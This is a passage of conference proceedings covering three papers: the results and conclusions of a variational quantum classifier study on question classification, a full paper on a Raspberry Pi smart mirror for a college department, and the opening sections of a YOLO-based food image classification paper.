VQC takes another circuit as a model to train as a classifier. As we have discussed above, we have taken TwoLocal circuit of Qiskit library as the model with '*ry*' and '*rz*' as rotation layer gates and '*cz*' as entanglement layer gate. Finally, we have used COBYLA optimizer to optimize the results with maximum iterations of 100. As we have discussed above, we took PauliFeatureMap for this experiment with a short depth of 1, feature dimension 11 and fully-entangled to get quantum advantage. We ran the quantum instance on Qiskit's IBM Qasm Simulator which is a context-aware simulator and can simulate up to 32 qubits. Since, there is no IBM Q device with more than five qubits available on the cloud, we had to run our experiment on the Qasm simulator. We used a Linux-based system with Ubuntu 20.04 LTS operating system, Quadro RTX 5000 GPU to run this experiment and it took 24 h to complete. The results are discussed in the next section. The results are discussed in the next section.

7 Results and Analysis

Quantum machine learning has tremendous potential of solving problems which is proved by researchers' time and again [16]. We chose to use its potential in solving a challenge from NLP domain—question classification. We had SelQA dataset with questions from 10 different classes. Since we wish to accomplish binary classification only, we segregated two classes—historical Events and Science from the dataset and balanced it. We extracted 11 features from the dataset and used VQC to classify them. We kept most of the settings fixed to a default as playing with all the hyperparameters at the same time would have been overwhelming. So, in this work, we have only observed the implications of circuit depth on the results of VQC. On the lowest depth, VQC gave an accuracy of 58.21% with complete 11 features. There were several challenges to this experiment including the unavailability of bigger IBMQ devices and more computing power. For a considerably small dataset, it took VQC ~ 24 h to train. Table 3 shows the different configurations of the VQC circuits along with testing accuracy results.

VQC's circuit consists of feature map as well as a parametrized circuit. There can be numerous possibilities of depth value combinations along with endless combinations for Pauli gates in the Feature map circuit. So, to keep the study focused on circuit-depth, we kept the Pauli gate combination set to the default of X + Y + ZZ and depth of both circuits are changed simultaneously to observe the results. Since, VQC performs well on short depth circuits [16], we stopped increasing depths if the accuracy value fell. We started observing with two features, FM depth 1 and circuit

Table 3 Results of various experiments run with VQC (with change in variables and hyperparameters)

Exp no	Features	FM	Entanglement	FM depth	Quantum circuit	QC depth	Testing accuracy
1	2	Pauli	full	1	TwoLocal	3	56.45
2	4	Pauli	full	1	TwoLocal	4	62.2
3	4	Pauli	full	2	TwoLocal	3	54.54
4	5	Pauli	full	1	TwoLocal	1	53.77
5	5	Pauli	full	2	TwoLocal	2	54.79
6	5	Pauli	full	3	TwoLocal	3	55.47
7	7	Pauli	full	1	TwoLocal	1	57.7
8	7	Pauli	full	2	TwoLocal	2	51.44
9	**11**	**Pauli**	**full**	**1**	**TwoLocal**	**1**	**58.21**
10	11	Pauli	full	2	TwoLocal	2	53.76

The bold line highlights the best result out of all the experiments. Experiment no. 9 gave the best results on 11 features with lowest possible FM depth and QC depth

depth 3, and the accuracy we got was 56.45%. Now, we increased the features to 4 and increased the circuit depth to 4. The testing accuracy jumped to 62.2%. We tried to check if the accuracy fluctuates on increasing FM depth and increased it to two while decreasing circuit depth to 3. Accuracy fell to 54.54%. Next, we increased the features to 5 and kept both the depths to the lowest value 1, the accuracy fell a little to 53.77%. When we increased both depth values to 2, we got an accuracy of 54.79%. We again increased the depths to 3 each and we got a slight increase in accuracy which was 55.47%. These were very slight changes in accuracy and so we again added couple of features to the list and trained the system. With each depth values set to 1, we got accuracy of 57.7%; each depth values set to 2, we got a fall in accuracy value to 51.44%. We increased the features to 11 and on lowest depths of both circuits we achieved an accuracy of 58.21%. On attempting for a higher depth value of 2 for both circuits, the accuracy fell to 53.76%.

The results in above table (Table 3) show the change in accuracy as the number of features and circuit-depth were changed. Since, these algorithms are executed on noisy devices, short-depth circuits perform well as they are compliant with error-mitigation techniques that are capable of reducing decoherence effect [16]. Surprisingly for VQC, the results get high with 4 features and deeper circuit, however, apart from that the results improve when circuit depth decreases and at maximum 11 features and shortest possible depth, the accuracy hits 58.21%.

In the above table, it is clearly observed that since VQC requires both feature map and a quantum circuit to work with, the circuit depth of VQC will always be at least 2. At one instance, VQC surprised us with a 62.2% accuracy at the highest depth of 5. However, in every other case of VQC, the accuracy value fell when we tried to increase the depth of the circuit. So, overall, we understand that for this particular case of question classification given the combination of features we are using, VQC performed well on short-depth circuits and feature set considered for experiments also affects the accuracy significantly. Stronger the feature, better the classification.

8 Conclusion and Future Works

We have experimentally implemented binary question classification using variational quantum classifier. We performed several experiments with different hypermetric settings, specifically playing with the circuit depth used in VQC. We kept other hypermeters constant just to keep the focus on circuit depth and avoid many complex permutations and combinations of all hyperparameters. We selected the best possible options for other hyperparameters and fixed them. The experiments show classification results at various depths. Observation of results showed us that in majority of the cases, the classifier performed well on short-depth circuits. Even on lowest depths, the classifier's results vary according to different set of features. The performance falls initially on increasing features but when trained on complete 11 features, the testing accuracy rises. This realization enables us to conclude that strong features must be chosen for representing classical data. Also, this means that VQC can perform well while utilizing less computational power. We had access to few quantum computers but none of them had enough qubits for our experiments. So, the results shown here are simulated using IBM's Qasm simulator (which supports up to 32 qubits). This also brings to light the vacancy of high-qubit capacity quantum computers for such experiments which involve higher number of features (and hence need more qubits to encode those features).

Future works may include training the classifiers on a bigger dataset and testing the classifier's performance on a real quantum computer (NISQ devices). Also, if high-capacity quantum computers are made available in the future, it would be interesting to note the performance of these classifiers on a real quantum computer.

References

1. Schuld M, Petruccione F (2018) Supervised learning with quantum computers. Springer
2. Biamonte J, Wittek P, Pancotti N, Rebentrost P, Wiebe N, Lloyd S (2017) Quantum machine learning. Nature 549(7671):195–202
3. Silva J, Coheur L, Mendes AC, Wichert A (2011) From symbolic to subsymbolic information in question classification. Artif Intell Rev 35(2):137–154
4. Hermjakob U (2001) Parsing and question classification for question answering. In: Proceedings of the ACL 2001 workshop on open-domain question answering
5. Zhang D, Lee WS (2003) Question classification using support vector machines. In: Proceedings of the 26th annual international ACM SIGIR conference on research and development in information retrieval, pp. 26–32
6. Hacioglu K, Ward W (2003) Question classification with support vector machines and error correcting codes. In: Proceedings of the 2003 conference of the North American chapter of the association for computational linguistics on human language technology: companion volume

of the proceedings of HLT-NAACL 2003—short papers-vol 2, pp 28–30 (Association for computational linguistics)
7. Metzler D, Croft WB (2005) Analysis of statistical question classification for fact-based questions. Inf Retrieval 8(3):481–504
8. Z. Huang, Thint M, Qin Z (2008) Question classification using head words and their hypernyms. In: Proceedings of the 2008 conference on empirical methods in natural language processing, pp. 927–936
9. Li Y, Su L, Chen J, Yuan L (2017) Semi-supervised learning for question classification in CQA. Nat Comput 16(4):567–577
10. Liu Y, Yi X, Chen R, Zhai Z, Gu J (2018) Feature extraction based on information gain and sequential pattern for English question classification. IET Softw 12(6):520–526
11. Aïmeur E, Brassard G, Gambs S (2006) Machine learning in a quantum world. In: 2006 Conference of the Canadian society for computational studies of intelligence, pp 431–442. Springer, Berlin, Heidelberg
12. Schuld M, Sinayskiy I, Petruccione F (2015) An introduction to quantum machine learning. Contemp Phys 56(2):172–185
13. Grant E, Benedetti M, Cao S, Hallam A, Lockhart J, Stojevic V, Green AG, Severini S (2018) Hierarchical quantum classifiers. npj Quantum Inf 4(1):1–8
14. Ciliberto C, Herbster M, Ialongo AD, Pontil M, Rocchetto A, Severini S, Wossnig L (2018) Quantum machine learning: a classical perspective. Proc Royal Soc A: Math Phy Eng Sci 474(2209):20170551
15. Kusumoto T, Mitarai K, Fujii K, Kitagawa M, Negoro M (2019) Experimental quantum kernel machine learning with nuclear spins in a solid. arXiv preprint arXiv:1911.12021
16. Havlíček V, Córcoles AD, Temme K, Harrow AW, Kandala A, Chow JM, Gambetta JM (2019) Supervised learning with quantum-enhanced feature spaces. Nature 567(7747):209–212
17. Tacchino F, Macchiavello C, Gerace D, Bajoni D (2019) An artificial neuron implemented on an actual quantum processor. npj Quantum Inf 5(1):1–8
18. Jurczyk T, Zhai M, Choi JD (2016) Selqa: a new benchmark for selection-based question answering. In: 2016 IEEE 28th international conference on tools with artificial intelligence (ICTAI), pp 820–827. IEEE
19. Di Gennaro G, Buonanno A, Di Girolamo A, Palmieri FA (2020) Intent classification in question-answering using LSTM architectures. arXiv preprint arXiv:2001.09330
20. Cai XD, Wu D, Su ZE, Chen MC, Wang XL, Li L, Liu NL, Lu CY, Pan JW (2015) Entanglement-based machine learning on a quantum computer. Phys Rev Lett 114(11):110504
21. Zeng W, Coecke B (2016) Quantum algorithms for compositional natural language processing. arXiv preprint arXiv:1608.01406
22. Makarov I, Frolenkova A, Belov I (2017) Quantum logic and natural language processing. In: 2017 workshop computational linguistics and language science
23. Schuld M, Bocharov A, Svore K, Wiebe N (2018) Circuit-centric quantum classifiers. arXiv preprint arXiv:1804.00633
24. Abramsky S (2004) High-level methods for quantum computation and information. In: 2004 proceedings of the 19th annual IEEE symposium on logic in computer science, pp 410–414. IEEE
25. Coecke B (2004) The logic of entanglement. arXiv preprint quant-ph/0402014
26. Cárdenas-López FA, Lamata L, Retamal JC, Solano E (2018) Multiqubit and multilevel quantum reinforcement learning with quantum technologies. PloS one 13(7)
27. Shukla A, Sisodia M, Pathak A (2018) Complete characterization of the directly implementable quantum gates used in the IBM quantum processors. arXiv preprint arXiv:1805.07185
28. Mishra N, Bisarya A, Kumar S, Behera BK, Mukhopadhyay S, Panigrahi PK (2019) Cancer detection using quantum neural networks: a demonstration on a quantum computer. arXiv preprint arXiv:1911.00504
29. Panigrahi R, Borah S, Bhoi AK, Ijaz MF, Pramanik M, Jhaveri RH, Chowdhary CL (2021) Performance Assessment of supervised classifiers for designing intrusion detection systems: A comprehensive review and recommendations for future research. Mathematics 9(6):1–32, 690

SMOR-Smart Mirror for College Department

Deepak Sharma, Abhishek Khanna, Devesh Chaudhary, Anjali Jain, Archika Malhotra, Aayushi Rohilla, Risheek Kumar, and Anuradha Bhasin

Abstract This paper aims to present SMOR—Smart mirror for College department. Smart mirror which has mirror-like reflective properties but display information in the form of a widget. SMOR is designed using Raspberry Pi, LCD screen, two-way mirror, and ultrasonic sensor. It contains a voice activated chatbot system which can be easily customized. It is designed specifically for the college department as it will show all the information related to that department like schedules, notices, announcements, etc. It fetches data from the cloud database and displays it according to the request. It also displays current weather, date, time, and updated news about science and technology.

Keywords SMOR · Raspberry Pi · Voice activated chatbot system · Cloud database · Information about department

1 Introduction

In today's world, everyone chases for smart and simple to use products. There were times when information was exchanged through paper, but now it is our fingertips because of our smartphones. Still it seems some time-consuming to find what you need. Especially in colleges for any recent updates you have to go to different departments to get different information. For staff working in the college, it is a very time-consuming job to get everyone informed about a particular announcement.

Education is a field, where time is the most valuable commodity. After realizing the need in our college, we have designed SMOR, a smart, sleek, and simple looking mirror that can easily communicate to people and provide them the information they need. This touch-free device is easy to use as it listens to only voice commands.

This device contains a voice controlled chatbot system which is based on NLP. This will show information like current day, date and time, current weather, and news

D. Sharma · A. Khanna · D. Chaudhary · A. Jain · A. Malhotra · A. Rohilla · R. Kumar (✉) · A. Bhasin
Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India
e-mail: risheekkumar@bpitindia.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_61

related to science and technology. As it is designed for the college department, it will provide general information of our college, achievement, faculty details and their schedule, schedule for students, some important notices and announcements, etc.

The proposed system is flexible as with login credential staff would be able to modify the database. With this functionality faculty would be able to add announcements for students and college higher authorities would be able to inform about notices to their staff.

2 Literature Survey

Smart mirror has become a popular device based on the Internet of Things and artificial intelligence. Various innovations have been done on smart mirror for constructing different outlooks for different purposes. We have studied the previous works related to this technology. The smart mirrors proposed and implemented by Kumbhar et al. [1] Raspberry Pi microcontroller, LCD or LED monitor and acrylic two-way mirror to display weather, time, and location information on the screen. Smart mirror as a time-saving and affordable assistant is presented by Johri et al. [2] which update about current news and contains GSM Module—connected with Arduino to send SOS calls and message and ultrasonic sensor—to detect if someone is standing in front of mirror. The magic mirror consists of functionalities like real-time information and data updates, voice commands, and face recognition is proposed by Mukhopadhyay et al. [3]. Khanna et al. [4] proposed and developed a functional prototype of the smart mirror using off theshelf technologies that provide personalized data feeds such as weather, time, and reminder. Mirror provides an easily extendable framework for integrating web services such as YouTube videos, interactive maps, and checking a full week's weather. The proposed smart mirror device by Mathivanan et al. [5] aims at home automation and displaying the user's image as well as providing customizable information. A futuristic mirror that offers simplified and customizable services to the home environment is designed by Ghazal et al. [6]. With a service-oriented approach in the architecture it enables the residents to control the household smart appliances and access personalized services. Smart mirrors can be used for security purposes. It uses Yolo technique for detection of intrusion and sends Email alerts. A regular looking mirror is proposed by Akshaya et al.[8] that displays weather, temperature, time, and web application for college. Authors created a web application for their college which contains two buttons one for map and other for the information about college.

3 Proposed System

We are presenting "SMOR—Smart Mirror for College Department" which will save time for both students and teachers. It is an interactive system which will communicate to both the teachers and students and provide them the required information. This smart mirror will display information related to our college. Teacher would be able to convey any urgent announcement anytime to the student.

Display always shows: News related to science and technology, current date and time, current weather condition, and calendar. SMOR contains a voice activated chatbot system. It will listen to the request of user after user will listen to say the wake word and respond according to the request. Since SMOR is designed for college and specially for ECE department it will respond to requests containing general information about college, faculty information, time-table, important notices, and announcement. SMOR can tell you jokes, facts, make funny conversation and can complement you. SMOR has functionality that it can control the display by detecting the presence of someone standing in front of the mirror.

The hardware design consists of Raspberry Pi, LCD screen, two-way mirror, microphone, speaker, and ultrasonic sensor. For software, it includes HTML for creating a layout of display, CSS for presentation of display, and JavaScript for providing the backend functionality of mirror display and Python for programming the backend and integrating chatbot systems.

3.1 Block Diagram

See (Fig. 1).




Fig. 1 Block diagram of the proposed system

3.2 Work Flow

1. Raspberry Pi will detect the voice from the microphone.
2. Then voice will be converted to text using Google Cloud speech
3. This text request will go to dialog flow API, which will generate a proper response regarding the request.
4. The response from dialog flow will also be converted into speech through Google Cloud Speech which will be communicated to the user through speaker.
5. According to the request if data extraction from firebase is needed then data from firebase will be extracted.
6. Raspberry PI will display the response coming from dialog flow or firebase on the LCD screen.
7. On the screen weather, date, time, and news will be displayed (Fig. 2).

4 Implementation

4.1 Hardware

I. *Raspberry Pi:* Raspberry Pi is the main component of our project. The Raspberry Pi is a low cost, credit card sized computer that plugs into a computer monitor or TV, and uses a standard keyboard and mouse. Raspberry Pi is taking input from the microphone and input is being processed inside the Pi. After processing the input, an output is provided through screen and speaker.

II. *Microphone and Speaker:* Both of these transducers are used for communication with users. Microphone for taking voice input and speaker for giving voice output.

III. *LCD Display:* LCD is placed behind a two-way mirror. Raspberry Pi is connected to it and Raspberry Pi will display the content on mirror through this.


IV. *Two-way mirror:* It is reflective on one side which is the front side of the device as it acts as a normal mirror and the other side is clear where LCD will be placed.

V. *Ultrasonic Sensor:* We are using this proximity sensor for detecting if someone is present in front of the mirror. Mirror will turn on only when some is present in front of the mirror (Fig. 3).

4.2 Software


Inside the Raspbian OS, we had created our whole design. Our design is divided in three parts which are integrated with the use of Python programming. Those three parts are

Fig. 2 Flowchart of SMOR



1. *Voice Activated Chatbot System:* We have created a voice activated chatbot System to interact with the user. For the construction of the chatbot system we have used dialog flow, Google Cloud Speech-to-text, and text-to-speech API.
2. *SMOR Display:* A web application that is designed with the help of an open source modular smart mirror platform which provides a modular display to the content on SMOR. This application runs on Electron browser. This application is designed using HTML, CSS, and JavaScript.
3. *Database:* We have used Google Firebase to construct a database where we store schedules, notices, and announcements. If user demand for any of these

Fig. 3 Hardware implementation



information then it accesses data from the firebase. Also could easily be done on the database with credentials.

5 Result

After integrating all the hardware this is how our device looks like (Fig. 4).

When our smart mirror display is on it will show current date and time, news related to the electronics department, current weather and calendar (Fig. 5).

After listening to the wakeword mirror will respond and start listening to the request and the listening sign will be displayed (Fig. 6).

After getting your voice request, it will respond to you on display and also communicate with the speaker. It can tell you jokes, facts, make funny conversation and

Fig. 4 SMOR

Fig. 5 When display is turned on




Fig. 6 Waiting for the request

compliment you. SMOR will reply to requests related to our college department. It will tell you about information related to college, about faculty information of the department, timetable of schedule. Given below are figures showing the response displayed by SMOR for certain requests (Figs. 7 and 8).

6 Conclusions

We were aiming for an efficient design that could be useful for our college. Our device SMOR is effectively responding to the request. It contains all the features that we proposed for our major project.

1. Our design is a low-cost solution.
2. It has database handling capacity
3. It contains a voice activated chatbot System.
4. It is flexible for further updates.

Fig. 7 Displaying information of faculty




Fig. 8 Displaying schedule of a class

7 Future Scope

SMOR has a great potential for expansion. By increasing the hardware and functionality SMOR, we can make more effective design and introduce more features like:

1. Face recognition: By adding a camera to our hardware design and using AI functions this can be achieved. With face recognition features, it would be able to recognize all the staff members of our college.
2. Attendance system: This can be achieved either by face recognition technique or by using biometric identification.
3. Touch-based mirror: By using a capacitive touch screen panel or IR frame we can introduce this functionality.
4. Handling database with mirror: By doing software update, maybe we can add a function through which we would be able to modify the database by giving command to mirror.

References

1. Kumbhar PY, Mulla A, Kanagi P, Shah R (2018) Smart mirror using Raspberry Pi. Int J Res Emerg Sci Technol 5(4)
2. Johri A, Jafri S, Wahi RN, Pandey D (2018) Smart mirror: a time-saving and affordable assistant. In: 2018 4th international conference on computing communication and automation (ICCCA). Accession number 18868530
3. Mukhopadhyay K, Sinha C, Saha HN, Rakshit S, Auddy S (2018) Smart mirror—a secured application of artificial intelligence recognizing human face and voice. In: 2018 IEEE 9th annual information technology, electronics and mobile communication conference (IEMCON). Accession number 18394934
4. Khanna V, Vardhan Y, Nair D, Pannu P (2017) Design and development of a smart mirror using Raspberry Pi. Int J Electr Electron Data Commun, ISSN 2320–2084, 5(1)
5. Mathivanan P, Anbarasan G, Sakthivel A, Selvam G (2019) Home automation using smart mirror. In: 2019 IEEE international conference on system, computation, automation and networking (ICSCAN). Accession number 19082838
6. Ghazal M, Al Hadithy T, Al Khalil Y, Akmal M, Hajjdiab H (2017) In: 2017 5th international conference on future internet of things and cloud workshops. Accession number 17373933
7. Nadaf R, Bonal V (2019) Smart mirror using raspberry pi as a security and vigilance system. In: 2019 3rd international conference on trends in electronics and informatics (ICOEI), Accession number 19046722
8. Akshaya R, Raj NN, Gowri S (2018) Smart mirror- digital magazine for university implemented using Raspberry Pi. In: 2018 international conference on emerging trends and innovations in engineering and technological research (ICETIETR), Accession number 1823367

Food Classification Using Deep Learning Algorithm

R. V. Jamnekar, R. R. Keole, S. W. Mohod, T. R. Mahore, and Sagar Pande

Abstract Monitoring of food plays a significant role in leading health-related issues and tasks. With its multiple applications and features, image processing emerges to be an interesting field in the process of identifying food items. In this paper, a technique has been presented for classifying the food image using the You Only Look Once (YOLO) algorithm. Unlike the conventional artificial neural networks, the YOLO algorithm has more efficiency, and it has been trained on a loss function that corresponds straight to detection, and the complete model is trained with 6000 epochs. Due to the high variance in the alike domain of food images, food classification becomes a difficult task but it has a significant role in lives at the present time as it can be utilized by numerous sources. In this paper, a comparison of the working of the YOLO algorithm with other techniques that are used in image processing such as ResNet-50, VGG-16, ImageNet, and Inception has been elaborated. In this work, the famous dataset from Kaggle is used for implementation purposes. The dataset consists of 4000 Indian Food Image 80 different categories or classes. The proposed model is giving 99% accuracy for classifying the food.

Keywords Image processing · Food · Classification · YOLO algorithm · Detection · Image pre-processing · Convolution neural networks

R. V. Jamnekar · S. W. Mohod · T. R. Mahore
Computer Science & Engineering, DRGIT&R, Amravati, Maharashtra, India

R. R. Keole
Information Technology, HVPM, Amravati, Maharashtra, India

S. Pande (✉)
Intelligent System, School of Computer Science and Engineering, LPU, Phagwara, Punjab, India
e-mail: sagarpande30@gmail.com; sagar.pande@vitap.ac.in

Assistant Professor Senior Grade I, School of Computer Science and Engineering VIT-AP, Amaravati Andhra Pradesh, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_62

1 Introduction

In this present time, people are more considerate about their health and diseases and it compels them to be more conscious about the everyday food and the diet. Not only about the good food and diet but people are considerate about the nutritional values that are contained within a food. Technology has touched almost every aspect of human lives with its efficient applications and techniques and with the exponential growth of technology and evolution of technology, the traditional method to classify food has been replaced with applications that automatically detect the food and recognize their nutritional details from the pictures captured using different machine learning algorithms and computer vision. Applications can automatically scan the diets of individuals and help in numerous aspects.

Overeating is concerning these days because people are overeating and it makes them less active. Considering the busy schedules and stressed lives of people, the importance of proper classification of food is vital and will play a significant role in the lives of people.

Over the past few years, a fair amount of research and development have been carried out in the field of calorie analysis and visual-based diet, and still, the efficient and structured extraction of information from the food clicks remains an exigent issue. Few of the techniques that are currently in use for dietary assessment included manually recording instruments and self-reporting and doing it manually makes it a tedious task to execute. To overcome this, enhancements to the present techniques are a necessity. One of the possible potential solutions to overcome this challenge is the mobile cloud computing system.

In this paper, the YOLO algorithm has been used to classify the food images. The main praise worthy feature of this algorithm is its remarkable speed. It is outstanding when it comes to execution and speed and processes 45 frames per second. With the capability to acknowledge generalized object representation, YOLO algorithms stand to be the best algorithm for detection of objects. The architecture of this algorithm is more like fully convolutional neural network (FCNN). Full images are trained by YOLO, and it precisely optimizes the detection performance.

1.1 Organization of the Paper

Section 2 that is literature survey presents the related works and techniques that are used in classifying the food through the processing of images. Section 3 details the proposed methodology using the YOLO algorithm, and further in the paper Sect. 4, results and analysis have been explained. Conclusion and future scope have been presented in the Sect. 5 of the paper, and Sect. 5 marks the end of the paper.

1.2 Contribution of the Paper

- In dataset used in this work consists of 80 different categories or classes of Indian Food Images consisting of 4000 instances.
- The paper explains the YOLO algorithm in detail along with its use in developing the food classification model.
- Comparison based on efficiency and working methodology has been done among several algorithms and techniques that are used in developing food classification and presented.
- Recent work of many different researchers focusing on food classification has been explained in the literature survey of the paper.
- The paper also provides an insight on the future work that could be done in order to enhance the performance of the model that is presented in the paper.

2 Literature Survey

In this literature survey, multiple papers targeting food classification using image processing techniques and many different algorithms have been reviewed, and the information extracted after reviewing the papers has been mentioned below.

To develop the model for classifying food using the food images, in [1], the dataset that was used contained 101,000 images and 101 categories. To make the system realistic, this dataset was considered. In the dataset, each food category contained 750 clips for training and 250 clips of testing. To train the huge dataset that contains multimedia data, CNN requires high-performance computing machines. After training the system properly, it was able to produce results in an efficient time.

The model proposed in [2] is divided into three contrasting parts. The first part is pre-trained convolutional neural network nodel, the second is dataset preparing and pre-processing phase, and the third and last part is textual data model training. Information's like the type of the food and its attributes such as nutritional value and caloric value is provided by the system proposed in [2]. Image of the food is taken by the system, and the image then is classified. After the classification of the image, the system details the attributes of the food. Further, the result is enhanced utilizing multi-crop, data augmentation, and similar technologies like these. The model proposed in [2] achieved the exactness quite well, and an accuracy rate of 85% was achieved.

According to [3], the dataset that was used for building their system was the publicly available Food 101 dataset which has 100 images of 101 classes. Further, for the classification of these images, SVM was used. Average accuracy was reported after performing fourfold cross validation. In the system that is proposed in [4], although the dataset consisted of 101 classes but only 50 classes were used in the actual work. To store the missing information, BDF and GPCA were used. To extract the feature, LBP and NRLBP were used. They were fed into SVM classifiers for identifying food images. The accuracy obtained for the proposed model was not mentioned in [5].

In the paper [6], personalized classifiers are expanded on a large scale for daily food image identification in the real world. The architecture of the model comprises a NCM classifier, and the other classifier which is used in the architecture is NN for each user and a model of food distribution which is time independent has been used in order to achieve better performance and exactness in the result.

According to [7], the model has used convolution neural networks to train the dataset, and at the end, the accuracy of 61.4% and top accuracy of 85.2% have been achieved. The dataset used was Food 101 dataset and was trained from scratch. ImageNet weights were used to pre-train the models. The model that outperformed all the other models was pre-trained InceptionV3 model whose top layers were unfrozen in stages.

3 Proposed Methodology

The algorithm used to train the model is the YOLO algorithm. Image processing using the YOLO algorithm is considered uncomplicated and straightforward. The You Only Use Look Once (YOLO) algorithm is capable of training on full images, and it directly optimizes the detection performance. It has numerous benefits over the regular traditional methods. The design of YOLO algorithm permits end-to-end training and real-time speeds and maintains high-average precision. The YOLO algorithm is based on regression, it does not select any particular part of the image it rather predicts the bounding boxes and classes for the full image in a single run of the algorithm.

Instead of searching for the interested regions in the image which is being inputted and could contain an object, YOLO algorithm splits the input image into numerous cells and each cell becomes responsible for prediction of K bounding boxes. YOLO signifies the probability that the cell holds a particular class. The equation for the very same is

$$\text{SCORE}\, m, n = Pm * Mn$$

Probability of presence of an object of certain class 'm'.

YOLO is said to be a clever and convolutional neural network (CNN) and is known for doing object detection in real-time. Single neural networks are applied by YOLO algorithm to the full image, and then, the image is divided into regions and it predicts probabilities for each region and bounding boxes. Predicted probabilities weigh the bounding boxes. The General Yolo-based detection system is depicted in Fig. 1.

The dataset that is used in the following model is a self-prepared database, and it consists of 4000 different images and 80 different types of food as depicted in Fig. 2. Sample images used for training the model are depicted in Fig. 3.

